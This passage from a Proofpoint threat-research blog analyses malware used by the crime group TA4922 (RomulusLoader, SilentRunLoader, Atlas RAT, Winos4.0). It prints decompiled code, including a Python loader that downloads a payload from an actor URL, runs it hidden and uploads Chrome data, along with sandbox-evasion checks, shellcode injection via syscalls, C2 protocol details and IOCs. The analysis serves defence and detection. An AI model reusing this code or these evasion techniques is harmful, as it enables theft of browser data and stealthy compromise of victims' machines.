1. When the target user executes the legitimate executable, it sideloads the DLL (in our case, “vulkan-1.dll”) as well as a malicious .bin file (in our case, “vulkan-1.bin”). The .bin file contains a shellcode stub and an encrypted blob of data that will eventually result in RomulusLoader itself.
2. The shellcode stub resolves its required Windows function addresses. It also resolves several native API functions like ZwAllocateVirtualMemory, which will be used to load and execute code.
3. The shellcode then locates the embedded payload, which is in the following structure:

Offset 0x00: [4 bytes] PE size (metadata)
Offset 0x04: [4 bytes] Encrypted payload size
Offset 0x08: [1 byte] RC4 key length
Offset 0x09: [N bytes] RC4 key
Offset 0x09+N: Encrypted PE

4. The shellcode decrypts the embedded PE file, maps it into memory, and executes it as a DLL (starting at the DllMain function).
5. Once the RomulusLoader executable runs, it checks if it is running with Administrator user privileges and copies the original executable (the Vulkan Loader binary) as well as the DLL and malicious .bin file, to the directory “C:\Program Files\Common Files” as a sort of persistence directory.
6. RomulusLoader starts one or more “workers”, which are effectively copies of its code that are injected into other processes (such as svchost[.exe] and dllhost[.exe]). These processes may be started by RomulusLoader, or alternatively, the OpenProcess function can be called to inject into a running process. Once this occurs, RomulusLoader terminates its original process, and the workers continue to execute. This code can be seen in the below example:

```
if ( v31 != (unsigned int)GetCurrentProcessId_0() )
{
    while ( 1 )
    {
        do
        {
            Thread = CreateThread(v28, a2, 0LL, 0LL, start_worker, v28);
            v45 = Thread;
        }
        while ( !Thread );
        WaitForSingleObject(v28, a2, 0xFFFFFFFFLL, Thread);
        close_thread_handle(v28, a2, v46, v45);
    }
}
```

Figure 18: Code snippet of RomulusLoader's start_worker loop.

These worker processes, as well as the termination of the original parent process, are likely used as a technique to attempt to evade endpoint defenses and establish a persistent connection to the C2.

7. The “worker” processes execute the C2 communications routine in a loop. This involves a check-in to the C2 (over HTTP), at which point the C2 server may respond with a payload. Payload delivery seems selective based on targeting. Based on analysis of the C2 communications functions, the payload can take different forms, with support for the following payload execution options (among others):

- Shellcode injection, by writing a shellcode payload into a running process (WriteProcessMemory) and executing it (CreateRemoteThread)
- Creation of a suspended process, followed by injection (Process Hollowing)
- Download (drop to disk) and execute (via a provided URL)

8. When RomulusLoader receives a payload, it decrypts (XOR) and decompresses it (ZLib) and writes the payload to disk (or executes it directly in memory in the case of shellcode). In one instance, the payload was written to the C:\ directory (C:\112[.]121[.]183[.]202ClientSetup.exe).

Below is a diagram of the malware attack chain:




Figure 19: Diagram of RomulusLoader's behaviors.

A Yara rule to detect or hunt for RomulusLoader shellcode [is available here](#).

SilentRunLoader (a Vibe-Coded Python Stealer/Loader)

Proofpoint has also seen TA4922 using a new compiled Python stealer/loader we call SilentRunLoader, due to its internal naming "silent_run_and_upload.py". SilentRunLoader is designed to silently download and execute an additional payload, then separately upload sensitive Chrome backup files to a command and control (C2) server.

A few snippets from the decompiled Python code can be seen below.

```

1  """
2  静默: 下载 cg.exe → 临时目录运行并等待结束 → 上传 C:\WSBF_ALL 下最新的
3  Chrome_Live_Backup*.zip 到 upload.php [multipart 中使用 WS_YYYYMMDD_HHMMSS.zip 以满足服务端校验] 。
4  """
5  from __future__ import annotations
6  import datetime as _dt, json, os, subprocess, sys, tempfile, urllib.error, urllib.request, uuid
7  from pathlib import Path
8
9  def _is_frozen_exe() -> "bool":
10     return bool(getattr(sys, "frozen", False))
11
12
13  def _runtime_dir() -> "Path":
14     """程序运行文件所在目录: 打包 exe 为 exe 同目录, 脚本运行行为 .py 同目录。"""
15     if _is_frozen_exe():
16         return Path(sys.executable).resolve().parent
17     return Path(__file__).resolve().parent

```

Figure 20: Screenshot of the beginning of SilentRunLoader's Python code.

```

31
32  API_KEY = "your_secret_key_here"
33  DOWNLOAD_URL = "https://ws.ztts88.cyou/file/cg.exe"
34  UPLOAD_URL = "https://ws.ztts88.cyou/upload.php"
35  BACKUP_DIR = Path("C:\\WSBF_ALL")
36  ZIP_PREFIX = "Chrome_Live_Backup"
37
38  def _download(url: "str", dest: "Path") -> "None":
39     req = urllib.request.Request(url, headers={"User-Agent": "Mozilla/5.0"})
40     with urllib.request.urlopen(req, timeout=600) as resp:
41         dest.write_bytes(resp.read())
42
43
44  def _run_silent(exe: "Path") -> "int":
45     if os.name != "nt":
46         return subprocess.run([str(exe)], check=False).returncode
47     startupinfo = subprocess.STARTUPINFO()
48     startupinfo.dwFlags |= subprocess.STARTF_USESHOWWINDOW
49     startupinfo.wShowWindow = getattr(subprocess, "SW_HIDE", 0)
50     creationflags = getattr(subprocess, "CREATE_NO_WINDOW", 0)
51     return subprocess.run([
52         str(exe)],
53         startupinfo=startupinfo,
54         creationflags=creationflags,
55         check=False).returncode
56
57
58  def _newest_chrome_backup_zip(folder: "Path") -> "Path | None":
59     if not folder.is_dir():
60         return
61     candidates = sorted((folder.glob(f"{ZIP_PREFIX}*.zip")),
62                         key=(lambda p: p.stat().st_mtime),
63                         reverse=True)
64     if candidates:
65         return candidates[0]

```

Figure 21: Screenshot of SilentRunLoader's code, showing the malware's configuration and other key functions.

The Python code is quite basic and serves two purposes: to download a next-stage payload (cg[.]exe, in this case) and exfiltrate a backup of Chrome browser user data to an actor-controlled server. The downloaded executable (cg[.]exe) is another compiled Python executable and is responsible for gathering Chrome data and packing it into an archive, at which point the main Python code (SilentRunLoader) executes.

In the malware's configuration, there is an API key "your_secret_key_here", which the actor didn't change. This appears to be a placeholder generated by an LLM. Proofpoint has witnessed TA4922 using a few similar Python loader/stealers. Given the comments, strings, and unchanged, hardcoded constants in the code, we assess with high confidence that this group is likely using LLM's to rapidly develop new Python-based malware.

TA4922 seems to be deploying "new" malware at a very fast rate, also leading us to believe that much of it is vibe-coded.

Atlas RAT

Atlas RAT is a fully featured backdoor consisting of multiple stages with a final download of a “core” module, and one or more auxiliary plugins that can be requested and downloaded from the C2. Atlas RAT shares similarities with the Winos4.0 C2 framework in its modular nature and seeming alignment with Chinese-speaking groups.

Given that Atlas RAT was recently documented in detail by [researchers at Hexastrike](#), Proofpoint will provide only a high-level overview of the malware here and highlight techniques or behaviors of interest.

Atlas RAT has the following capabilities:

- Gather system information and forward it to the C2, likely for reconnaissance and target selection
- List and upload files to the C2 server (data exfiltration)
- Load additional plugins, modules, and/or payloads
- Surveillance capabilities, such as:
- Record audio and video (webcam)
- Start a keylogger
- Capture clipboard and screenshot data
- Shutdown and reboot the system

Atlas RAT consists of multiple stages:

1. The target receives a legitimate executable file and a malicious DLL (the Atlas RAT loader) that is sideloaded into the executable’s process. We have observed that sometimes the malicious DLL copies itself (along with the original executable) to a temporary directory in the user’s path and re-executes itself from there, likely to be a bit stealthier. This can be observed in the following screenshot:

```
sub_1800049D0((__int64)Filename, 0, 0x208uLL);
GetModuleFileName(0LL, (LPWSTR)Filename, 0x104u); // Get current file path
sub_1800049D0((__int64)Buffer, 0, 0x208uLL);
GetEnvironmentVariable(L"LOCALAPPDATA", Buffer, 0x104u); // Get user temp path
sub_1800049D0((__int64)PathName, 0, 0x208uLL);
wprintfw((LPWSTR)PathName, L"%s\\Microsoft", Buffer);
v0 = -1LL;
do
++v0;
while ( PathName[v0] );
result = sub_1800073A0((__int64)Filename, (__int64)PathName, v0);
if ( (_DWORD)result || Filename[v0] != 92 )
{
CreateDirectoryW((LPCWSTR)PathName, 0LL); // Create Exe drop directory
sub_1800049D0((__int64)Str, 0, 0x208uLL);
sub_1800071B0(Str, 260LL, (__int64)Filename);
v2 = wcsrchr(Str, 0x5Cu);
if ( v2 )
*v2 = 0;
v3 = wcsrchr((const wchar_t *)Filename, 0x5Cu);
if ( v3 )
v4 = (__int16 *) (v3 + 1);
else
v4 = Filename;
sub_1800049D0((__int64)NewFileName, 0, 0x208uLL);
wprintfw(NewFileName, L"%s\\%s", PathName, v4);
CopyFileW((LPCWSTR)Filename, NewFileName, 0);
sub_1800049D0((__int64)Filename, 0, 0x208uLL);
wprintfw(Filename, L"%s\\*.dll", Str);
FirstFileW = FindFirstFileW(Filename, &FindFileData);
if ( FirstFileW != (HANDLE)-1LL )
{
do
{
wprintfw(ExistingFileName, L"%s\\%s", Str, FindFileData.cFileName);
wprintfw(v15, L"%s\\%s", PathName, FindFileData.cFileName);
CopyFileW(ExistingFileName, v15, 0); // Copy files to new drop directory
}
while ( FindNextFileW(FirstFileW, &FindFileData) );
FindClose(FirstFileW);
}
StartupInfo.cb = 104; // Create new process (from dropped exe and dll)
sub_1800049D0((__int64)&StartupInfo.lpReserved, 0, 0x60uLL);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessW(NewFileName, 0LL, 0LL, 0LL, 0, 0, 0LL, (LPCWSTR)PathName, &StartupInfo, &ProcessInformation) )
{
}
```

Figure 22: Screenshot of part of Atlas RAT’s loader code.

2. The Atlas RAT loader DLL runs several interesting anti-sandbox and anti-analysis checks, such as:

- Checks if the active username is “WDAGUtilityAccount”, which is a built-in account for the Microsoft Defender Application Guard sandbox environment.
- Checks if the “CEExecSvc” service is running. CEExecSvc (Container Execution Service) is a Windows service that acts as the container execution agent, enabling the management and execution of processes inside Windows containers. If this service exists, the malware assumes it is running in a containerized environment.
- Checks if the network adapter DNS suffix is “mshome”, which is a default suffix that may be used in Hyper-V and other virtual environments.
- Checks if the “vmsmb” device exists on the system, which could indicate to the malware that it is running in a VM.
- Checks the UUID of the Windows operating system, which can help determine if the Windows operating system is activated. Many sandboxes and analysis environments don’t have an activated Windows environment.

- Checks for the existence of the “WDAG” RunOnce registry key, a registry key associated with Windows Defender Application Guard (WDAG).

If any of these checks fail, the malware assumes it’s running in a hostile environment and terminates itself. After the anti-sandbox checks, the malware loads shellcode into memory:

```
TickCount64 = GetTickCount64();
Sleep(300u);
if ( GetTickCount64() - TickCount64 != 300 ) // <----- Anti-analysis sleep/tickcount check
{
    mw_check_if_username_WDAGUtilityAccount(); // } <----- Run a series of sandbox and VM checks
    mw_check_if_CExecSvc_running();
    mw_get_adapater_info_mshome();
    mw_check_vmsmb_device();
    mw_check_os_activated();
    mw_check_WDAG_runonce_regkey(); // }
    Block = 0LL;
    v6 = 0LL;
    v7 = 0LL;
    mw_memcpy_shellcode((__int64 *)&Block, shellcode, (const __m128i *)&data_1); // <----- Load shellcode
    shellcode_beginning = (__m128i *)&Block;
    shellcode_end = v6 - (_QWORD)Block;
    GetCurrentProcess();
    mw_make_syscall_sub_180002A50(); // syscall -> NtAllocateVirtualMemory
    mw_memcpy(0LL, shellcode_beginning, shellcode_end); // memcpy shellcode to prep for execution
    GetCurrentProcess();
    sub_180002B10(); // syscall -> NtProtectVirtualMemory
    GetCurrentProcess();
    sub_180002A90(); // syscall -> NtWriteVirtualMemory
    GetCurrentProcess();
    sub_180002AD0(); // syscall -> NtCreateThreadEx (Executes the shellcode)
```

Figure 23: Screenshot of Atlas RAT’s loader functionalities.

3. The malware uses direct syscalls [via SysWhispers](#) to allocate memory for the shellcode and execute it. The shellcode is a small, encrypted blob in the DLL which resolves Windows API function addresses it requires to download the next stage of the malware (such as the WSASStartup, socket, connect, send, and receive functions). The last ~329 bytes of the shellcode contain a multi-stage XOR decoding routine which decodes the C2 address where the Atlas RAT core module will be downloaded.

```

LABEL_9:
sub_4014C0(21, v04, v07 + v00, v04);
v00 = 0;
key_material[0] = 731791226; // XOR key material
v70 = 0LL;
key_material[1] = -990357807;
key_material[2] = -1220375266;
key_material[3] = -385047707;
key_material[4] = 1732504393;
key_material[5] = -271733879;
key_material[6] = -1732504394;
v03 = 271733879; // XOR config data (C2)
do
{
    v72 = (13 * v00 + 97) * (v00 * v00) * ((L_BYTE *)key_material + ((v70 >> 2) & 0x1F)) ^ ((L_BYTE *)key_material
    + ((v70 >> 3) & 0x1F)) ^ ((L_BYTE *)key_material + ((v70 >> 4) & 0x1F)) ^ (-36 - 7 * v00) ^ v00[(-v00 & 0x1F) - 1];
    v72 = 17 * (v00 + 4);
    v72 = v00 + v72;
    *((L_BYTE *)(&v00 + v04) ^ (unsigned __int8)(18 * v73) ^ v72 * v71;
    ++v70;
}

```

Figure 24: Snippet of Atlas RAT’s XOR-decryption routine in its shellcode.

4. The Atlas RAT loader DLL then connects to the C2 to download the next stage. The loader issues a very specific check-in consisting of the string “SFuck” followed by 3 null bytes.

send	buffer: SFuck\x00\x00\x00 length: 8 socket: 596
-------------	---

Figure 25: Snippet from a malware sandbox of the Send call buffer containing the unique string.

If successful, the C2 responds with the next stage: The Atlas RAT core module.

5. The Atlas RAT core module consists of another DLL with a specific export address of “AtlasInfo” (at least in the samples we observed). Once the AtlasInfo exported function is executed, the core module parses its config structure and writes it to disk in the user’s Documents directory. The config is as follows:

[Setting]

LoginAddress=3200300036002e003200330038002e003100310035002e0035003800 LoginPort=380038003600

REMARK=d89ea48b0759e86c GROUPS=d89ea48b0652c47e

Time=32003000320036002d0033002d0036002000310032003a0032003800

SIGN=660035003500630039003600370065002d0066003200370034002d0034006400340066002d0062006100300064002d00660035003500330064003;

The config is hex-encoded, and once decoded, results in the following data (example):

Config Value	Description
206[.]238[.]115[.]58	LoginAddress (C2 IP)
886	LoginPort (C2 port)
Ø=Yèl	GROUPS (likely a build id or affiliate id)
Ø=RÃ~	REMARK (likely a sort of campaign id)
2026-3-6 12:28	Time (Time of infection)
f55c967e-f274-4d4f-ba0d-f553d2529dd1	SIGN (used as a unique victim id)

6. Atlas RAT then attempts to connect to its C2 server. Upon successful connection, the malware collects system information and sends it to the C2 encrypted with the ChaCha encryption algorithm. The sysinfo struct looks as follows (example data):

Offset	Size	Field	Example Value
+0x00	1	Command ID	17 (0x11 = system info beacon)
+0x01	256	Computer Name	"DESKTOP-ABC123"
+0x101	256	OS Info	"Microsoft Windows 10 Pro 10.0.19045 64-bit"
+0x201	128	CPU Info	"Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz"
+0x281	128	Hardware UUID	"12345678-ABCD-1234-ABCD-123456789ABC"
+0x301	256	REMARK (Campaign ID)	"12345678"
+0x401	256	GROUPS (Target Group)	"12345678"
+0x501	64	Separator	"_"
+0x541	32	Separator	" "
+0x561	256	Username + Admin Status	"john.doe [Admin]"
+0x661	192	Process Name PID	"svchost.exe 4532"
+0x721	128	First Infection Time	"2026-03-23 10:15"
+0x7A1	80	SIGN (Victim UUID)	"ABCD1234-5678-90EF-GHIJ-KLMNOPQRSTU"
+0x7F1	64	UAC Status	"UAC Enabled"
+0x831	1	Camera Present	1 (true)
+0x832	1	Microphone Present	1 (true)
+0x833	1	Speakers Present	1 (true)
+0x834	2	Padding	0x00 0x00

Figure 26: Atlas RAT's sysinfo struct it sends to its C2 (example only).

The malware also checks for a camera as well as the audio (recording and output) devices on the endpoint and sends this data to the C2.

```
Block.m128i_i16[0] = 0;
if ( mw_possibly_check_for_camera_sub_180009418() )
    sub_180007FAC(&Block, &mmword_18003C2C8, v24);
if ( waveInGetNumDevs() ) // Get number of audio input/output devices
    sub_180007FAC(&Block, &mmword_18003C2D8, v25);
if ( waveOutGetNumDevs() )
    sub_180007FAC(&Block, &mmword_18003C2E8, v26);
v27 = v49;
if ( v49 )
```

Figure 27: Screenshot of Atlas RAT's audio input/output device check code.

7. Atlas RAT maintains its connection state to the C2. It continually checks if the user is actively using their system (via a GetLastInputInfo call), and if this status changes, it sends the current status to the C2:

```

if ( v15 == 15 * (v15 / 0xF) )
{
    if ( GetLastInputInfo(&plii) )           //      Check user activity
    {
        v19 = (GetTickCount() - plii.dwTime) / 0xEA60;
        if ( v19 != v14 )
        {
            v14 = v19;
            sub_1800048B8(Block.m128i_i64, 5uLL);
            v20 = Block.m128i_i64[0];
            *(_BYTE *)Block.m128i_i64[0] = 19;
            *(_DWORD *) (v20 + 1) = v19;
            mv_encrypt_data_send_to_c2_sub_180004340((__int64)ArgList, (const __m128i *)v20, Block.m128i_i32[2] - v20);
        }
    }
}

```

Figure 28: Screenshot of Atlas RAT's user activity check code.

8. Atlas RAT continues to execute the above in a loop. The malware client waits for instructions or data from its C2. Based on code analysis of the samples we observed, we assess that these are the commands supported by the malware client and C2 panel (this is subject to change among versions and variants):

Command Code	Description
0x11	Heartbeat / timing synchronization
0x12	Load and execute a plugin DLL
0x13	Payload DLL injection (in our case, injects DLL into WeChat.exe)
0x14	Payload DLL unload
0x15 & 0x16	Update configuration
0x17	Uninstall malware
0x18	Process check (checks if named process is running)
0x19	Window check (checks if window with given title exists)
0x1A	Shutdown/reboot
0x1D	Download payload from URL
0xC8 & 0xC9	Unclear, but possibly related to download and verification of plugin modules

We did not observe follow-on payloads from the C2 during our analysis. However, there is evidence in the code that shows that Atlas RAT is modular in nature, so we suspect additional modules may be downloaded.

Winos4.0 Analysis

Winos4.0 is a well-documented C2 framework. The payloads generated by this framework are referred to by Proofpoint as ValleyRAT, although the terms are sometimes used interchangeably in public reporting. It is a modular, full-featured remote access trojan that has many capabilities, including:

- The ability to download additional modules and payloads
- File management (read, delete, create files on disk)
- Webcam and microphone control
- Remote shell access and command execution
- Keylogging
- DDoS attack support (via a “stress testing” module)

As there are versions of Winos4.0 on GitHub, it is largely open source and could be used by anyone. Due to this, researchers tend to observe different variants and versions of Winos4.0, with slightly different configurations. We have even observed different variations of Winos4.0 being used by TA4922. As an example, in early 2026, we saw a new variation of the standard Winos4.0 malware being used by this group. The malware's configuration, once decrypted, is as follows:

```
|A16A6736FB5DC030EF3|A1:aeya388|.club|o1:7880|t1:1|S2:aeya388|.club|o2:7881|t2:1|p3:aeya388|.club|o3:7881|t3:0|dd:10|cl:30|fz:~|bb:11171
```

This configuration is largely similar to other Winos4.0 configurations with one notable detail: the addition of a string that prefixes the C2 list. This string ("A16A6736FB5DC030EF3", in one case) is an RC4 key that decrypts the configuration stored in the binary and is possibly used as a campaign identifier.

The malware binary contains a hexadecimal data blob:

```
3FE030CD5BF6376A61A184A6DC6007584E2F61DCC0C5E44159C45EBF60E3C41F47FA4CD320ADEB17E619A1B593A541B72CC87E261BA9E9C.
```

The first 19 characters are an RC4 key that decrypts the config data (starting at the bytes "184A...". Here is a Cyberchef recipe that can be used to decrypt this config:




Figure 29: Cyberchef recipe for decrypting the config of this Winos4.0 variant.

In addition to this code change, Proofpoint researchers observed some other key code differences between this newer variant of Winos4.0 and other variants. Some notable differences are:

- Significantly more complex codebase (71 times larger than other Winos4.0 samples we've looked at). Much of this is likely bloat, junk or unused code, however. It's likely the actor purposefully bloated the code to help evade basic endpoint defense scanning.
- Configuration is completely encrypted in binary (using RC4). In many other Winos4.0 samples, config struct is only partially encrypted.
- Some differences in module download and implant injection and C2 communications, but many other behaviors are similar.

Proofpoint does not observe this version of Winos4.0 often. Because Winos4.0 has been documented by many other research organizations, we won't delve into more details of Winos4.0 in this blog post. We highlighted this simply to further demonstrate the number of malware variations used by this group.

Recommendations

To defend against TA4922 and malware described in this report, Proofpoint recommends the following:

- Enforce application allowlisting on trusted directories
- Prevent or monitor execution from temporary user-path directories such as %TEMP%, %APPDATA%
- Monitor for executable files written to system paths or root directories like "C:\"
- Prevent or monitor network traffic destined to non-standard or unnecessary ports (such as "1234"), at least for processes that are not allowlisted
- Enforce least-privilege principles and limit local admin rights

Conclusion

TA4922 currently conducts more unique campaigns than any other tracked cybercrime threat actor in Proofpoint threat data, demonstrating high operational tempo, a variety of lures, and multiple objectives. While the actor is assessed to be financially motivated, the capabilities of the malware include the potential for surveillance which could be used by or sold to espionage groups.

Proofpoint initially observed the actor targeting organizations in East Asia but has since expanded its scope to include many European countries, particularly in 2026. The actor appears well-organized, using highly targeted lures, and rarely mistakenly distributes campaigns (for example, we don't see them using Italian language lures to target people in Japan).

The global nature of this actor shows how organizations should be aware of emerging and complex threats, regardless of geographic targeting. These types of actors can quickly expand and scale their tactics to include more targets at any time.

IOCs

Indicator	Description	First Seen
206.238.115.58	Atlas RAT C2	6 March 2026
a648db354820ea4d02940cb1702b35974513b7aae83f6dffaacaac4ba31f9295	ZIP archive (【給与調整のお知らせ】.zip) delivering Atlas RAT	6 March 2026
584a9448dda46bd590d7a2f86228100d2ae6e0d6d990c1a4459ed5ee28e07ae8	Atlas RAT DLL (libcef.dll)	6 March 2026
154.211.86.110	Atlas RAT C2	2 April 2026
66a3836b9a17771bce2161f6b73cbc2494a91e49d6aa30d2d53711e8d10de60d	ZIP archive (Paperwork.zip) delivering Atlas RAT	2 April 2026
4fcfa88ffacbbe30bbe2136753c9ab5a4c092940d2406fd9d44d5118e745b9d	ZIP archive (HR (2).zip) delivering Atlas RAT	2 April 2026
a75eab31d7ff06b6864960ad7e633be3f9730ff3d3873e4539c8f425fc632dad	Atlas RAT DLL (libcef.dll)	2 April 2026
43.156.77.97	RomulusLoader C2	23 March 2026
40b41979b317406f8abc601677a3b93aaf6ef8ab8ac188b8f383735e388f13b5	RAR archive (会社文書.rar) delivering RomulusLoader	23 March 2026
8c9b6542f73c5c7fe455b52f5101314407da4f65ff48e7ebf6896605e607c8d0	RomulusLoader DLL (vulkan-1.dll)	23 March 2026
3119cf37b8267db8a2dcd11d9a83d5237d7ef1e42388e7c9afa2831b91da8a2d	RomulusLoader component (vulkan-1.bin)	23 March 2026
https://nwphotoblog[.]com	URL used in RomulusLoader / SyncFuture campaign which hosted a landing page with download button	16 April 2026
103.214.172.33	RomulusLoader First-stage C2	16 April 2026
314f4b59535d1b783e1c20c2be00f9e30f8ed27b2e21fad06a73b47ea43279ef	RomulusLoader / SyncFuture ZIP (Alles in dem schuppen.zip)	16 April 2026

2d2a251a88632f010fd9671789746908eeccaa5bc5c0a5d25e4649efe4f5b15d	RomulusLoader / SyncFuture executable (Alles in dem schuppen.exe)	16 April 2026
0857148fb0bc4aa7adf967ede2307bdb4fc427065d5b6a6db132688a5a8e1eb8	RomulusLoader / SyncFuture DLL (teamspeak_control.dll)	16 April 2026
https://ws.ztts88[.]cyou/file/cg[.]exe	SilentRunLoader download URL	30 March 2026
https://ws.ztts88[.]cyou/upload[.]php	SilentRunLoader data exfiltration URL	30 March 2026
e0a6a71c605d9a4076147e9537f82f79f1e1eccadc874595160aa4637ff4088c	SilentRunLoader Executable SHA256	30 March 2026
18[.]139[.]83[.]110	SilentRunLoader data exfiltration IP	30 March 2026
de82998ad5fcd63dae030803388e0fb4290d6223fda82368fd25b99b823f0d2	SilentRunLoader ZIP SHA256	10 April 2026
9d0a55c545c4147956db2c2667c4ed931a2875309147548b1dfdd216228f5f73	SilentRunLoader Executable SHA256	10 April 2026

Source: <https://www.proofpoint.com/us/blog/threat-insight/ta4922-suspected-chinese-crime-group-going-global>